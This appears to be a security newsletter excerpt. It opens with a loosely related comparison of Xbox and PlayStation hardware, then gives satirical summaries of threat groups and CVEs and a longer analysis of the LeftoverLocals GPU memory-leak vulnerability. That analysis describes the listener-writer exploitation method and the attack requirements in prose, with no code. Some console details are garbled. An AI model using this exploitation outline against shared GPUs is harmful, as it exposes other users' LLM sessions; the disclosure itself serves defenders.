◆ **CPU:** The original Xbox relied on popular off-the-shelf stock (Intel's Pentium III) with slight customizations. This was a single-core CPU extended with vectorized instructions and a sophisticated cache design. On the other hand, the Xbox 360 introduced a new type of CPU that was unlike anything seen on the store shelves. This was a multi-core processor developed by IBM, reflecting an obsessive need for innovation characteristic of the 7th generation of consoles

◆ **GPU:** The original Xbox's GPU was based on the NV20 architecture, with some modifications to work in a unified memory architecture (UMA) environment. The Xbox 360, however, used a semi-customized version of Direct3D 9 for its GPU, called Xenos

◆ **Memory:** The original Xbox included a total of 64 MiB of DDR SDRAM, which was shared across all components of the system. The Xbox 360, on the other hand, had a unified memory architecture with 512 MB of GDDR3 RAM

◆ **Development Ecosystem:** The original Xbox was designed with familiarities appreciated by developers and online services welcomed by users. The Xbox 360, however, was designed with an emphasis on the emerging 'multi-core' processor and unorthodox symbiosis between components, which enabled engineers to tackle unsolvable challenges with cost-effective solutions

◆ **Release Timing:** The Xbox 360 was released a year before its main competitor, the PlayStation 3, and was already claiming technological superiority against the yet-to-be-seen PlayStation 3

PS2 and PS3:

◆ **CPU:** The PS2's Emotion Engine was designed by Toshiba, using MIPS technology, and focused on achieving acceptable 3D performance at a reduced cost. In contrast, the PS3's CPU, the Cell Broadband Engine, was developed through a collaboration between Sony, IBM, and Toshiba, and is a highly complex and innovative processor that intersects complex needs and unusual solutions

◆ **GPU:** The PS2's GPU, the Graphics Synthesizer, was a fixed-functionality GPU designed for 3D performance. The PS3's GPU, the Reality Synthesizer (RSX), was manufactured by Nvidia and was designed to offload part of the graphics pipeline, offering better parallel processing capabilities

◆ **Memory:** The PS2 had 32 MB of RDRAM, while the PS3 had a more advanced memory system, with 256 MB of XDR DRAM for the CPU and 256 MB of GDDR3 RAM for the GPU.

◆ **Development Ecosystem:** The PS2's development ecosystem was based on MIPS technology and focused on achieving acceptable 3D performance at a reduced cost. The PS3's development ecosystem was more complex, involving collaboration between Sony, IBM, and Toshiba, and focused on creating a powerful and innovative system

◆ **Backward Compatibility:** The PS2 was backward compatible with PS1 games through the inclusion of the original PS1 CPU and additional hardware components. The PS3 also offered backward compatibility with PS2 games, but this was achieved through software emulation in later revisions of the console

PS2 and Xbox Original:

◆ **CPU:** The PS2's Emotion Engine was designed by Toshiba, using MIPS technology, and focused on achieving acceptable 3D performance at a reduced cost. In contrast, the Xbox Original's CPU was based on Intel's Pentium III, which was a popular off-the-shelf stock with slight customizations

◆ **GPU:** The PS2's GPU, the Graphics Synthesizer, was a fixed-functionality GPU designed for 3D performance. The Xbox Original's GPU was based on the NV20 architecture, with some modifications to work in a unified memory architecture (UMA) environment

◆ **Memory:** The PS2 had 32 MB of RDRAM, while the Xbox Original included a total of 64 MiB of DDR SDRAM, which was shared across all components of the system

◆ **Development Ecosystem:** The PS2's development ecosystem was based on MIPS technology and focused on achieving acceptable 3D performance at a reduced cost. The Xbox Original was designed with familiarities appreciated by developers and online services welcomed by users

PS3 and Xbox 360:

◆ **CPU:** The PS3's CPU, the Cell Broadband Engine, is a highly complex and innovative processor that intersects complex needs and unusual solutions. It was developed through a collaboration between Sony, IBM, and Toshiba. On the other hand, the Xbox 360's CPU, Xenon, was a new type of CPU that was unlike anything seen on the store shelves. It reflects an obsessive need for innovation, a peculiar trait of that era

◆ **GPU:** The PS3's GPU, the Reality Synthesizer or 'RSX', was manufactured by Nvidia and was designed to offload part of the graphics pipeline. The Xbox 360's GPU, Xenos, was a semi-customised version of Direct3D 9 that makes room for the extra functions of Xenos

◆ **Memory:** The PS3's memory was distributed across different memory chips, and while it didn't implement a UMA architecture, it could still distribute graphics data across different memory chips if programmers decide to do so.

◆ **Development Ecosystem:** The PS3's development ecosystem was based on the Cell Broadband Engine, a joint project between Sony, IBM, Toshiba, and Nvidia. The Xbox 360's development ecosystem was based on the Xenon CPU and the semi-customized version of Direct3D 9

Read more: [Boosty](#) | [Sponsr](#) | [TG](#)

OVERKILL SECURITY





CONTENTS

Read more: [Boosty](#) | [Sponsr](#) | [TG](#)



ANONSUDAN

Oh, where do we even start with the digital drama that is Anonymous Sudan? Picture this: a group of "hacktivists" (because apparently, that's a career choice now) decides to throw the digital equivalent of a temper tantrum across the globe. From the comfort of their mysterious lairs, they've been unleashing chaos since January 2023, targeting anyone from Sweden to Australia. There's a twist! Despite their name, there's a juicy conspiracy theory that these digital vigilantes are Russian state-sponsored actors in disguise (guess the name of country who announces this theory and spent USD money to promote it?). Yes, you heard that right. They've been dropping hints in Russian, cheering for Russian government, and hanging out with their BFFs in the hacking group KillNet. Anonymous Sudan, however, is adamant they're the real deal, proudly Sudanese and not just some Russian operatives on a digital espionage mission. Either way, they've certainly made their mark on the world, one DDoS attack at a time.

BIANLIAN

BianLian ransomware has shown a remarkable ability to adapt and evolve faster than a chameleon at a disco. Initially an Android banking trojan, it decided that was too mainstream and reinvented itself as a ransomware strain in July 2022, because why not join the lucrative world of digital extortion?

BianLian targets just about anyone it can, from healthcare and education to government entities, because diversity is key in the world of cybercrime. It's not picky about its victims, much like a buffet enthusiast at an all-you-can-eat restaurant.

In a twist that would make a soap opera writer proud, BianLian ditched its encryption antics after Avast released a decryptor and now they focus on data exfiltration, threatening to spill your secrets unless you pay up, like a cyber version of "I know what you did last summer."



LEFT OVER LOCALS

In a twist of snarky irony, the very technology that powers our AI and machine learning models is now the target of a new vulnerability, dubbed "LeftoverLocals". Disclosed by Trail of Bits, this security flaw allows the recovery of data from GPU local memory created by another process, affecting Apple, Qualcomm, AMD, and Imagination GPUs. In this document, we provide a detailed analysis of the "LeftoverLocals" CVE-2023-4969 vulnerability, which has significant implications for the integrity of GPU applications, particularly for large language models (LLMs) and machine learning (ML) models executed on affected GPU platforms, including those from Apple, Qualcomm, AMD, and Imagination. This document provides valuable insights for cybersecurity professionals, DevOps teams, IT specialists, and stakeholders in various industries. The analysis is designed to enhance the understanding of GPU security challenges and to assist in the development of effective strategies to safeguard sensitive data against similar threats in the future.

ATLASSIAN VULNERABILITY / CVE-2023-22518

KillNet has risen to the top of the cyber activity leaderboard, eclipsing over a hundred other groups in What a joyous day it was on October 31, 2023, when Atlassian graciously informed the world about CVE-2023-22518, a delightful little quirk in all versions of Confluence Data Center and Server. This minor hiccup, a mere improper authorization vulnerability, offers the thrilling possibility for any unauthenticated stranger to waltz in, reset Confluence, and maybe, just maybe, take the whole system under their benevolent control. Initially, this was given a modest CVSS score of 9.1, but because we all love a bit of drama, it was cranked up to a perfect 10, thanks to some lively exploits and a charming group of enthusiasts known as 'Storm-0062'.

In a heroic response, Atlassian released not one, but five shiny new versions of Confluence (7.19.16, 8.3.4, 8.4.4, 8.5.3, and 8.6.1) to put a dampener on the festivities. They've kindly suggested that perhaps, just maybe, organizations might want to consider updating to these fewer fun versions to avoid any uninvited guests. And, in a stroke of genius, they recommend playing hard to get by restricting external access to Confluence servers until such updates can be applied. Cloud users, you can sit back and relax; this party is strictly on-premises.

This whole saga really highlights the thrill of living on the edge in the digital world, reminding us of all of the sheer excitement that comes with the need for timely patching and robust security measures.



Read more: [Boosty](#) | [Sponsr](#) | [TG](#)

PULSEVPN VULNERABILITY / CVE-2023-38043, CVE-2023-35080, CVE-2023-38543



PureVPN presents itself as a beacon of online privacy and security in the vast and murky waters of the internet. In the grand tradition of "security first", we find ourselves marveling at the latest contributions to the cybersecurity hall of fame: CVE-2023-38043, CVE-2023-35080, and CVE-2023-38543. These vulnerabilities, discovered in the Avanti Secure Access Client, previously known as Pulse Secure VPN, have opened up a new chapter in the saga of "How Not To VPN".

This analysis is particularly beneficial for security professionals seeking to understand the intricacies of VPN vulnerabilities and their implications for enterprise security. It also serves as a resource for IT administrators responsible for maintaining secure VPN configurations and for industry stakeholders interested in the broader implications of such vulnerabilities on digital security and compliance.

BITLOCKER BYPASS



Here comes another enlightening document that dives into the thrilling world of breaking BitLocker, Windows' attempt at full disk encryption.

This analysis will walk you through the myriad of creative hacks, from the classic cold boot attacks—because who doesn't love freezing their computer to steal some data—to exploiting those oh-so-reliable TPM chips that might as well have a "hack me" sign on them.

We'll also cover some software vulnerabilities, because Microsoft just wouldn't be the same without a few of those sprinkled in for good measure. And let's not forget about intercepting those elusive decryption keys; it's like a digital treasure hunt!

So, whether you're a security expert, a forensic analyst, or just a curious cat in the world of cybersecurity, enjoy the read, and maybe keep that data backed up somewhere safe, yeah?

LIVING OFF THE LAND (LOTL)



So, here we have a riveting tale from the NSA, spinning a yarn about the dark arts of Living Off the Land (LOTL) intrusions. It's like a bedtime story for cyber security folks, but instead of dragons, we have cyber threat actors wielding the mighty power of... legitimate tools? Yep, you heard it right. These digital ninjas are sneaking around using the very tools we rely on daily, turning our digital sanctuaries into their playgrounds.

The document, in its infinite wisdom, distills the essence of the NSA's advisory into bite-sized, actionable insights. Security pros, IT wizards, policymakers, and anyone who's ever touched a computer – rejoice! You now have the secret sauce to beef up your defenses against these stealthy intruders. Thanks to the collective brainpower of cybersecurity's Avengers – the U.S., Australia, Canada, the UK, and New Zealand – we're privy to the secrets of thwarting LOTL techniques.

With all seriousness, this document aims to equip professionals with the knowledge and tools necessary to combat the increasingly sophisticated LOTL cyber threats. By adhering to the NSA's advisory, organizations retrospectively can significantly enhance their security posture, ensuring a more secure and resilient digital environment against adversaries who exploit legitimate tools for malicious purposes.

NSA'S MANIC PANIC. JETBRAINS



Another day, another CVE exploited by our favorite cyber adversaries. This time, the spotlight is on CVE-2023-42793, and let's just say, it's not getting rave reviews from the cybersecurity community.


TeamCity, for those not in the loop, is the Swiss Army knife for software developers, handling everything from compiling code to tying it up with a pretty bow. But, plot twist, it turns out to be the perfect backdoor for our cyber villains to waltz right in.

With all seriousness, the document aims to shed light on the critical cybersecurity threats posed by the exploitation of JetBrains TeamCity software. The goal is to enhance organizational cybersecurity postures, safeguarding against similar threats and contributing effectively to the collective defense against sophisticated cyber espionage activities.

Read more: [Boosty](#) | [Sponsr](#) | [TG](#)

OVERKILL SECURITY





**SECTION:
FREE READER**

A stylized illustration of a yellow robot with heart-shaped glasses, holding a computer case. The robot has a yellow head with a white star on its forehead, large pink heart-shaped glasses, and a yellow body with various mechanical details. It is holding a light blue computer case with two fans. The background is a light blue sky with white clouds. The text "LEFT OVER LOCALS" is written in a bold, black, serif font across the center of the image.

LEFT OVER LOCALS



Abstract – In this document, we provide a detailed analysis of the "LeftoverLocals" CVE-2023-4969 vulnerability, which has significant implications for the integrity of GPU applications, particularly for large language models (LLMs) and machine learning (ML) models executed on affected GPU platforms, including those from Apple, Qualcomm, AMD, and Imagination.

This document provides valuable insights for cybersecurity professionals, DevOps teams, IT specialists, and stakeholders in various industries. The analysis is designed to enhance the understanding of GPU security challenges and to assist in the development of effective strategies to safeguard sensitive data against similar threats in the future.

A. Introduction

Trail of Bits has disclosed a vulnerability named LeftoverLocals, which allows the recovery of data from GPU local memory that was created by another process. This vulnerability affects Apple, Qualcomm, AMD, and Imagination GPUs and has significant implications for the security of GPU applications, especially large language models (LLMs) and machine learning (ML) models run on the affected platforms.

The vulnerability enables an attacker to listen in on another user's interactive LLM session across process or container boundaries. Moreover, the vulnerability is significant in the context of LLMs and ML models because it can lead to the leakage of sensitive data involved in training these models.

B. Vulnerable environments

The LeftoverLocals vulnerability can be exploited in various environments, including cloud providers, mobile applications, and potentially even in remote attacks.

- **Cloud Providers:** Cloud providers often offer GPU resources to their customers, which are shared among multiple users. In such multi-tenant environments, the LeftoverLocals vulnerability can be exploited if an attacker has access to the same physical GPU as the

victim. This could allow the attacker to recover data from the GPU's local memory that was created by another process, leading to significant data leakage. This is particularly concerning for applications that use large language models (LLMs) and machine learning (ML) models, as these applications often handle sensitive data.

- **Mobile Applications:** Mobile devices that use vulnerable GPUs are also at risk. For example, Apple has acknowledged that devices such as the iPhone 12 and M2 MacBook Air are affected by the LeftoverLocals vulnerability.
- **Remote Attacks:** LeftoverLocals vulnerability could potentially be exploited remotely in scenarios where an attacker has compromised a system and gained the ability to run custom code, or in environments where users are allowed to run custom GPU compute applications.

C. Leftoverlocals vs. other vulnerabilities

1) Leftoverlocals vs. GPU vulnerabilities

The LeftoverLocals vulnerability is distinct from other GPU vulnerabilities primarily in its method of data leakage through GPU local memory. Unlike many vulnerabilities that exploit specific software bugs or hardware flaws, LeftoverLocals is based on the failure of GPU frameworks to completely isolate memory between processes. This allows an adversary to run a GPU compute application to read data left in the GPU local memory by another user.

Other GPU vulnerabilities might target different aspects of GPU architecture or software, such as buffer overflows, race conditions, or driver-level exploits. These vulnerabilities often require specific conditions to be met or rely on complex interactions between software and hardware.

The leaked data can be substantial enough to reconstruct the models or responses, posing a significant risk to the confidentiality of the processed information.

The severity of the LeftoverLocals vulnerability is high due to several factors:

- **Broad Impact:** The vulnerability affects a wide range of GPUs from major manufacturers like AMD, Apple, Qualcomm, and Imagination Technologies.
- **Data Leakage:** LeftoverLocals can leak significant amounts of data. For instance, on an AMD Radeon RX 7900 XT GPU, it can leak about 5.5 MB of data per GPU invocation, which can amount to about 181 MB for each LLM query. This is sufficient to reconstruct the LLM response with high precision.
- **Ease of Exploitation:** The vulnerability can be exploited by simply running a GPU compute application to read data left in the GPU local memory by another user.
- **Mitigation Challenges:** Mitigating the vulnerability may be difficult for many users. One suggested mitigation is modifying the source code of all GPU

kernels that use local memory to store 0 to any local memory locations that were used in the kernel before it ends. However, this might impact performance.

- **Sensitive Data Exposure:** The vulnerability is particularly concerning in the context of AI and machine learning, where sensitive data is often used in training models.

2) *LeftoverLocals vs. CPU vulnerabilities*

Spectre and Meltdown are CPU vulnerabilities that exploit "side-channel" attacks, which involve extracting information from the physical implementation of computer systems rather than software bugs or errors.

Spectre tricks other applications into accessing arbitrary locations in their memory. Meltdown, on the other hand, breaks the fundamental isolation between user applications and the operating system, allowing an application to access all system memory, including memory allocated for the kernel.

In terms of severity, all three vulnerabilities are serious as they can lead to unauthorized access to sensitive data. However, they differ in their scope and the nature of the data they can expose. LeftoverLocals primarily affects GPU applications and can lead to the leakage of data from LLMs and ML models. Spectre and Meltdown, on the other hand, can potentially expose any data processed by the CPU, including passwords, encryption keys, and other sensitive information.

The potential consequences of these vulnerabilities are severe:

- They affect almost all CPUs released since 1995, making their impact extremely widespread.
- They can potentially expose any data processed by the CPU, including passwords, encryption keys, and other sensitive information.
- They are hard to detect as the exploitation does not leave any traces in traditional log files.

3) *Similarities*

The vulnerabilities differ in their specific mechanisms and the domains they affect (GPUs for LeftoverLocals and CPUs for Spectre/Meltdown). Spectre and Meltdown are also considered to be more pervasive and difficult to mitigate due to their presence in CPUs used in a vast array of devices over the past couple of decades.

The LeftoverLocals vulnerability shares some similarities with the Spectre and Meltdown vulnerabilities in terms of their implications for security:

- **Data Leakage:** Both LeftoverLocals and Spectre/Meltdown allow unauthorized access to sensitive data. LeftoverLocals enables data recovery from GPU local memory, while Spectre and Meltdown exploit CPU speculative execution to access protected memory.
- **Exploitation of Hardware Features:** Both sets of vulnerabilities exploit hardware features designed for performance optimization—GPU local memory in the

case of LeftoverLocals, and speculative execution in CPUs for Spectre and Meltdown.

- **Cross-Process Boundary Violation:** They both violate process isolation guarantees. LeftoverLocals reads data across process or container boundaries on GPUs, and Spectre/Meltdown can read data across application boundaries on CPUs.
- **Affecting Multiple Vendors:** Both vulnerabilities impact products from multiple vendors. LeftoverLocals affects GPUs from Apple, Qualcomm, AMD, and Imagination Technologies, while Spectre and Meltdown affect CPUs from Intel, AMD, and ARM.
- **Complex Mitigation:** Mitigating both vulnerabilities is non-trivial. LeftoverLocals may require changes to GPU kernel code, while Spectre and Meltdown have required a combination of microcode updates, operating system patches, and in some cases, hardware redesigns.
- **Stealthy Nature of Attacks:** Attacks exploiting these vulnerabilities are difficult to detect as they do not leave traditional traces in log files, making it challenging to determine if they have been used in real-world attacks.

D. *LeftOverLocal Exploitation requirements*

- **Shared Access to a GPU:** An attacker needs shared access to a GPU via a programmable interface.
- **Listener-Writer Model:** The exploitation process involves two different programs: a Listener and a Writer. The Writer stores specific values (referred to as "canary values") in local memory, while the Listener reads uninitialized local memory to check for these canary values.
- **Access to Devices:** The attacker needs access to the devices.

1) *Shared Access to a GPU*

The exploitation of the LeftoverLocals vulnerability requires shared access to a GPU, which is a common scenario in multi-tenant environments where multiple users or applications may be utilizing the same physical GPU resources. This can occur in cloud computing platforms, shared data centers, or any system where GPU resources are allocated dynamically to different users or tasks. In such environments, the GPU's local memory is not always properly cleared between different kernel executions or between the usages by different processes. This oversight allows for the possibility that sensitive data from one process could be left in the local memory and subsequently accessed by another process that is scheduled to use the same GPU.

2) *Listener-Writer Model*

The Listener-Writer model is a method used to exploit the LeftoverLocals vulnerability. It involves two different programs: a Listener and a Writer. These programs interact with the GPU's local memory to demonstrate the vulnerability.

The Writer program is designed to intentionally store specific values, referred to as "canary values," in the GPU's local memory. These values are unique and identifiable, serving as markers that can be detected later. The Writer program does not

clear these values from the local memory after it finishes its execution.

The Listener program is designed to read uninitialized local memory on the GPU. It scans the local memory looking for the canary values that the Writer program left behind. If the Listener program detects these canary values, it indicates that the local memory was not properly cleared between the execution of different programs.

3) Access to Devices

Access to devices is a critical requirement for exploiting the LeftoverLocals vulnerability. Attackers need to have some level of operating system access on the target device to exploit the vulnerability. This access doesn't necessarily need to be root or administrative access; it could be any level of access that allows the attacker to execute their own GPU compute applications.

In the case of Apple devices, the company has acknowledged that devices such as the iPhone 12 and M2 MacBook Air are affected by the LeftoverLocals vulnerability. While Apple has shipped fixes with its latest hardware, millions of existing devices that rely on previous generations of Apple silicon remain potentially vulnerable.

Qualcomm and AMD have also confirmed the impact of the vulnerability on their GPUs and have taken steps to address it. Qualcomm has released firmware patches, and AMD has detailed plans to offer optional mitigations should be released

E. Process flow & PoC

The LeftoverLocals vulnerability can be exploited using a method that involves modification, fingerprinting the model, and listening to the LLM output.

1) Modification

The first step in exploiting the LeftoverLocals vulnerability involves modifying the GPU kernel code. The researchers at Trail of Bits were able to modify the GPU kernel code to read and write to the GPU's local memory. This allowed them to create a proof-of-concept (PoC) where an attacker can listen into another user's interactive LLM session across process or container boundaries.

2) Fingerprinting the Model

Fingerprinting the model involves identifying the specific LLM being used. This can be done by observing the GPU memory usage patterns of the LLM. Different LLMs will have different memory usage patterns, and by observing these patterns, an attacker can determine which LLM is being used. This information can be used to tailor the attack to the specific LLM, increasing the chances of successfully exploiting the vulnerability.

